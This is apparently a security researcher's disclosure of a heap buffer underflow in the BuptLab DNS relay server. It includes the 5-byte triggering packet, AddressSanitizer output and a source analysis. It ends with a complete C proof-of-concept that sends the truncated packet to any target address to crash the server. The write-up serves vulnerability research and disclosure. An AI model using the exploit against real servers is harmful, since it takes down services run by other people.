Remote Heap-Based Buffer Underflow in BuptLab dns relay server
Written by : Antonius (w1sdom)
Web : www.bluedragonsec.com
Github : https://github.com/bluedragonsecurity
Vulnerability discovered by : Antonius
Date of Discovery : March 6 2026
On March 6 2026 I discovered a buffer underflow vulnerability at BuptLab dns relay server.
BuptLab dns relay server is a dns relay server developed by Agicy from Beijing University. Here is the repository of BuptLab dns relay server : https://github.com/agicy/buptLab-dns_relay_server
The vulnerability occurs when the dns relay server processed a 5 bytes of truncated dns packet. Here is the the packet that triggers the vulnerability at BuptLab dns relay server :
# xxd poc_dns_packet.bin
00000000: a77e 0014 a6
# wc -c poc_dns_packet.bin
5 poc_dns_packet.bin
The packet doesn’t have a completed dns header, it’s a truncated dns packet.
Source Code Analysis
The asan log indicates a write of 1 byte outside the boundary of buffer :
==22332==ERROR: AddressSanitizer: heap-buffer-overflow on address 0x7b96a5d245ef at pc 0x55d5fd9b3604 bp 0x7fffcbf8a090 sp 0x7fffcbf8a088
WRITE of size 1 at 0x7b96a5d245ef thread T0
#0 0x55d5fd9b3603 in get_name_from_name_field src/network/dns_utility.c:41
#1 0x55d5fd9bd123 in logger_dns_message src/module/logger.c:153
#2 0x55d5fd9af98e in main src/dns_relay.c:263
#3 0x7f76a6a29f67 in __libc_start_call_main ../sysdeps/nptl/libc_start_call_main.h:58
#4 0x7f76a6a2a024 in __libc_start_main_impl ../csu/libc-start.c:360
#5 0x55d5fd9af3c0 in _start (/home/robohax/Desktop/fuzz/dns/buptLab-dns_relay_server/dns_relay+0x1f3c0) (BuildId: c5699f255c9870f6ad7559482666aea647197291)
More specifically it’s a write of 1 byte before the allocated buffer region
0x7b96a5d245ef is located 1 bytes before 1-byte region [0x7b96a5d245f0,0x7b96a5d245f1)
allocated by thread T0 here:
#0 0x7f76a771a0ab in malloc ../../../../src/libsanitizer/asan/asan_malloc_linux.cpp:67
#1 0x55d5fd9b3281 in get_name_from_name_field src/network/dns_utility.c:31
#2 0x55d5fd9bd123 in logger_dns_message src/module/logger.c:153
#3 0x55d5fd9af98e in main src/dns_relay.c:263
#4 0x7f76a6a29f67 in __libc_start_call_main ../sysdeps/nptl/libc_start_call_main.h:58
Based on the error message only we can determine that there is a buffer underflow vulnerability that triggered because of the truncated dns packet.
Press enter or click to view image in full size

in dns_relay.c line 263, we can see the bug triggered by logger_dns_message(LOG_LEVEL_DEBUG, message) function call.
Let’s check the logger_dns_message function at modules/logger.c :
Press enter or click to view image in full size

in line 153 the vulnerability triggered by a call to get_name_from_name_field :
char *name = get_name_from_name_field(question->qname);
Press enter or click to view image in full size

The vulnerability occurs since this loop never occurs :
while (*ptr) {
memcpy(base, ptr + 1, *ptr);
base += *ptr;
*base++ = '.';
ptr += (*ptr + 1);
}
The loop won’t run since name_field->name[0] == 0
*--base = '\0';
This code will shift the pointer position 1 step backward and fill the last character with null terminated string.
Since the name_field->name is Null, the base[-1] will be overwritten by null terminated string, hence a buffer underflow occurs !
POC
/*
# Exploit Title: BuptLab dns relay server remote denial of service
# Vendor Homepage: https://blog.agicy.cn/
# Software Link: https://github.com/agicy/buptLab-dns_relay_server
# Version: 1.0
# Tested on: CentOS Stream 9
# Google Dork: N/A
# Date: 2026-03-06
# Exploit Author: Antonius
# Web : www.bluedragonsec.com
# Github : https://github.com/bluedragonsecurity
# Description:
This is proof of concept exploit for rempote heap based buffer underflow at BuptLab dns relay server.
BuptLab dns relay server is a dns relay server developed by Agicy from Beijing University.
Vulnerability discovered by : Antonius
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
int main(int argc, char *argv[]) {
int sock;
struct sockaddr_in server;
unsigned char packet[] = {0xa7, 0x7e, 0x00, 0x14, 0xa6};
if (argc < 3) {
printf("[*] usage : ./exploit <target ip> <port number>");
exit(-1);
}
char *ip = argv[1];
int port = atoi(argv[2]);
sock = socket(AF_INET, SOCK_DGRAM, 0);
if (sock < 0) {
perror("[-] failed to create socket");
exit(-1);
}
server.sin_family = AF_INET;
server.sin_port = htons(port);
inet_pton(AF_INET, ip, &server.sin_addr);
ssize_t sent = sendto(sock, packet, 5, 0, (const struct sockaddr *)&server, sizeof(server));
if (sent < 0) {
perror("[-] Sendto failed");
} else {
printf("[+] Successfully sent %zd bytes to %s:%d\n", sent, ip, port);
}
close(sock);
return 0;
}
References
https://github.com/bluedragonsecurity/buptLab-dns_relay_server_remote_heap_based_buffer_underflow
